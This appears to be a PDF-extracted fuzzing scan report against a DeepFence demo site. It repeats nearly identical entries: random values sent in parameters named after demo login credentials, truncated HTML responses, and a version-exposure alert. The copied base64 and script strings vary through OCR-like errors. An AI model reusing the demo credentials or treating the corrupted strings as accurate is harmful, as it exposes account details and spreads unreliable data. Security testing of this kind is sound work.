href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>				
Issue Number	#66				

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ge8Hgq</td></tr><tr><td>DemoUser1#</td><td>9D2zUe3</td></tr></table>	Name	Value	demouser@deepfence.io	ge8Hgq	DemoUser1#	9D2zUe3
Name	Value						
demouser@deepfence.io	ge8Hgq						
DemoUser1#	9D2zUe3						
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCg</pre>						

	AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#67

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>6Bv3KAUeb</td></tr><tr><td>DemoUser1#</td><td>IA6GQDLJP57EC</td></tr></table>	Name	Value	demouser@deepfence.io	6Bv3KAUeb	DemoUser1#	IA6GQDLJP57EC
Name	Value						
demouser@deepfence.io	6Bv3KAUeb						
DemoUser1#	IA6GQDLJP57EC						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#68						

Scan	Fuzzing Scan
Severity	ERROR

Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>F7h8rWW9Zc</td></tr><tr><td>DemoUser1#</td><td>lltyXnxdL2XDqz</td></tr></table>	Name	Value	demouser@deepfence.io	F7h8rWW9Zc	DemoUser1#	lltyXnxdL2XDqz
Name	Value						
demouser@deepfence.io	F7h8rWW9Zc						
DemoUser1#	lltyXnxdL2XDqz						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#69						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>NR62HV78zfFMX</td></tr><tr><td>DemoUser1#</td><td>AoiQgSWB3JDfV93</td></tr></table>	Name	Value	demouser@deepfence.io	NR62HV78zfFMX	DemoUser1#	AoiQgSWB3JDfV93
Name	Value						
demouser@deepfence.io	NR62HV78zfFMX						
DemoUser1#	AoiQgSWB3JDfV93						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER</pre>						

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#70

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>eYMP2YsbK</td></tr><tr><td>DemoUser1#</td><td>YNQddocgAiiVj</td></tr></table>	Name	Value	demouser@deepfence.io	eYMP2YsbK	DemoUser1#	YNQddocgAiiVj
Name	Value						
demouser@deepfence.io	eYMP2YsbK						
DemoUser1#	YNQddocgAiiVj						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						

Scan Fuzzing Scan**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	UrfsRKdzV
DemoUser1#	9UsWfT

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]**Action Points** Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Scan Fuzzing Scan**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	8HIfp3YtMP4dvdS
DemoUser1#	IRrO4NUXFtwAy0

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggUFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#73

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>dhe6bou3K</td></tr><tr><td>DemoUser1#</td><td>ClxF7ezZXc3F</td></tr></table>	Name	Value	demouser@deepfence.io	dhe6bou3K	DemoUser1#	ClxF7ezZXc3F
Name	Value						
demouser@deepfence.io	dhe6bou3K						
DemoUser1#	ClxF7ezZXc3F						
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggUFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary						

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#74

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>xhu7N1</td></tr><tr><td>DemoUser1#</td><td>GtSdx6s3Np</td></tr></table>	Name	Value	demouser@deepfence.io	xhu7N1	DemoUser1#	GtSdx6s3Np
Name	Value						
demouser@deepfence.io	xhu7N1						
DemoUser1#	GtSdx6s3Np						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#75						

Scan	Fuzzing Scan
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET						
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>1ZgLQYjKcu2</td></tr> <tr> <td>DemoUser1#</td><td>7i2sNnvJ57U7H3</td></tr> </table>	Name	Value	demouser@deepfence.io	1ZgLQYjKcu2	DemoUser1#	7i2sNnvJ57U7H3
Name	Value						
demouser@deepfence.io	1ZgLQYjKcu2						
DemoUser1#	7i2sNnvJ57U7H3						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none"> • demouser@deepfence.io • DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#76						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>m1cGMm1BWrig</td></tr> <tr> <td>DemoUser1#</td><td>yOxEtUdBfWR</td></tr> </table>	Name	Value	demouser@deepfence.io	m1cGMm1BWrig	DemoUser1#	yOxEtUdBfWR
Name	Value						
demouser@deepfence.io	m1cGMm1BWrig						
DemoUser1#	yOxEtUdBfWR						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>						

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#77

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>Lxg45LrQyy</td></tr><tr><td>DemoUser1#</td><td>AkXJe</td></tr></table>	Name	Value	demouser@deepfence.io	Lxg45LrQyy	DemoUser1#	AkXJe
Name	Value						
demouser@deepfence.io	Lxg45LrQyy						
DemoUser1#	AkXJe						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#78						

Scan Fuzzing Scan

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	abzYQeaOlz27
DemoUser1#	5xOLzY

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 